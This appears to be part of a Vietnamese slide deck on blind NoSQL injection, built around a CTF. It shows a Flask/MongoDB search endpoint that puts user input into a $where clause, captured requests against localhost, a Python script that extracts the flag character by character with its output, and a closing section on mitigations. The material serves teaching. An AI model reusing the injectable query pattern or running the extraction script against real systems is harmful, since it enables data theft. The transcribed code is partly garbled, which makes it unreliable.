Cookie: ssid=s%3A6d59ae69-0575-4302-b377-a2b61ee18378.xZ%2FkgRQoAcVDtXv9Iij90kr08MFsN%2FfjmoijkFaqoJA; memos.access-token=eyJhbGciOiJIUzI1NiIsImtpZCI6InYxIiwidHlwIjoisLdUIn0.eyJJuYW1lIjoiIiwiaXNzIjoibWtb3MilCJzdWIiOixIiwiYXVkJpbInVzZXiuYWNjZXNzLXRva2VuIl0sImV4cCI6NDg4NDA0NTA0OCwiawF0IjoxNzMwNDQ1MDQ4fQ.9umIziU1PpKLd0RqXak6RducKktVyuYy425NMEyYq5E
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 1
{
  "search": "test"
}
```

Khi ta search một challenge ta sẽ gửi một request đến server.

Kịch bản 7 (CTF):

The screenshot shows a development environment with a code editor on the left and a network traffic viewer on the right.

Code Editor (main.py):

```
8 app = Flask(__name__)
9 FLAG = os.getenv("FLAG")
10 app.config["SECRET_KEY"] = os.getenv("FLASK_SECRET")
11 mongo_client = MongoClient(connect=False)
12 db = mongo_client.database
13
14 @app.route("/")
15 def main():
16     return render_template("index.html")
17
18 @app.route("/api/search", methods=["POST"])
19 def search():
20     if request.json is None or "search" not in request.json:
21         return jsonify({"error": "No search provided", "results": []}), 400
22     try:
23         results = db.flags.find(
24             {
25                 "$where": f"this.challenge.includes('{request.json['search']}'"
26             },
27             {"_id": False,
28              "flag": False
29            }
30         ).sort("challenge")
31     except pymongo.errors.PymongoError:
32         traceback.print_exc()
33         return jsonify({"error": "Database error", "results": []}), 500
34     return jsonify({"error": "", "results": list(results)}), 200
35
36 if __name__ == "__main__":
37     app.run()
```

Network Traffic View:

Request:

```
POST /api/search HTTP/1.1
Host: localhost:49080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:49080/
Content-Type: application/json
Content-Length: 40
Origin: http://localhost:49080
DNT: 1
Connection: keep-alive
Cookie: ssid=s%3A6d59ae69-0575-4302-b377-a2b61ee18378.xZ%2FkgRQoAcVDtXv9iiJ90kr08MFsN%2FfjMojkFaqoJA; memos.access-token=eyJhbGciOiJIUzI1NiIsImtpZC16InYxIiwidHlwIjoiSlduIn0.eyJyW1lIjoiiwiaXNzIjoibWVtb3MiLCJzdWIiOiIxIiwiYXVkIjpbiInVzZXIuYWNjZXNzLXRva2VuIl0sImV4CC16NDg4NDA0NTA0OCviaWF0IjoxNzMwNDQ1MDQ4fQ.9umIziU1PpKLd0RqXak6RducKktVyuYy425NMEyYq5E
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Fri, 01 Nov 2024 10:37:35 GMT
Content-Type: application/json
Content-Length: 26
Connection: keep-alive
{
    "error": "",
    "results": []
}
```

thay đổi request để có thể leak ra các thông tin về các trường khác của cùng một table (ví dụ như trường flag) gồm có các ký tự nào.

Kịch bản 7 (CTF):

The screenshot shows a code editor interface with the following details:

- EXPLORER**: Shows files: Welcome, solve.py, models.py.
- OPEN EDITORS**: Shows solve.py.
- SOLVE**: Shows solve.py.
- TERMINAL**: Shows the output of the script running, listing various MongoDB injection flags.
- DEBUG CONSOLE**: Shows the base at 17:51:35.

```
10
11
12 words = ascii_letters + digits + '{}_'
13
14 flag = 'flag'
15
16 while flag[-1] != '}':
17     for word in words:
18         ret = requests.post(uri_POST, json={"search": ""}) && this.flag.includes('' + flag + word + "")}
19         if ret.json()["results"] != []:
20             flag += word
21             print(flag)
22             break
23
```

The terminal output shows the following list of flags:

- flag{blind_noSQL_injection_mong
- flag{blind_noSQL_injection_mongo
- flag{blind_noSQL_injection_mongod
- flag{blind_noSQL_injection_mongodb
- flag{blind_noSQL_injection_mongodb_h
- flag{blind_noSQL_injection_mongodb_hs
- flag{blind_noSQL_injection_mongodb_hsc
- flag{blind_noSQL_injection_mongodb_hsct
- flag{blind_noSQL_injection_mongodb_hsctf
- flag{blind_noSQL_injection_mongodb_hsctf1
- flag{blind_noSQL_injection_mongodb_hsctf10
- flag{blind_noSQL_injection_mongodb_hsctf10}

từ đó ta có thể viết python code để đẩy nhanh quá trình mò flag.

04

Kết luận

Nguyên Nhân

Lỗi hổng NoSQL Injection có thể có **nhiều nguyên nhân**, bao gồm:

- 1. Thiếu xử lý đầu vào**
- 2. Không dùng params khi truy vấn**
- 3. Thiếu whitelist/blacklist các input**
- 4. Thiếu Kiến thức về bảo mật**

...

Tác Động

Rò rỉ dữ liệu nhạy cảm thông qua NoSQL Injection cho phép kẻ tấn công:

- **Đánh cắp thông tin người dùng.**
- **Tiếp cận dữ liệu quan trọng như tài chính.**
- **Tạo ra nhiều rủi ro nghiêm trọng:**
 - Kẻ tấn công có khả năng sửa đổi hoặc xóa dữ liệu.
 - Giảm tính toàn vẹn của hệ thống.
- **Hệ quả của việc bị tấn công và rò rỉ dữ liệu:**
 - Gây tổn hại đến uy tín, kinh tế của tổ chức.

Cách phòng tránh/khắc phục

Xử Lý Đầu Vào Người Dùng Chặt Chẽ

- Thực hiện xác thực và lọc đầu vào nghiêm ngặt
- Sử dụng danh sách cho phép (whitelist) các ký tự và định dạng được chấp nhận
- Loại bỏ hoặc mã hóa các ký tự đặc biệt có thể gây nguy hiểm.

Sử Dụng Truy Văn Có Tham Số (Params)

Kiểm Soát Toán Tử NoSQL

- Hạn chế các toán tử có khả năng gây ra lỗ hổng bảo mật như **\$where, \$regex**
- Luôn giới hạn quyền truy cập và đặc quyền của người dùng cơ sở dữ liệu

Tiến hành update lên các phiên bản mới nhất đã vá các lỗ hổng

CẢM ƠN!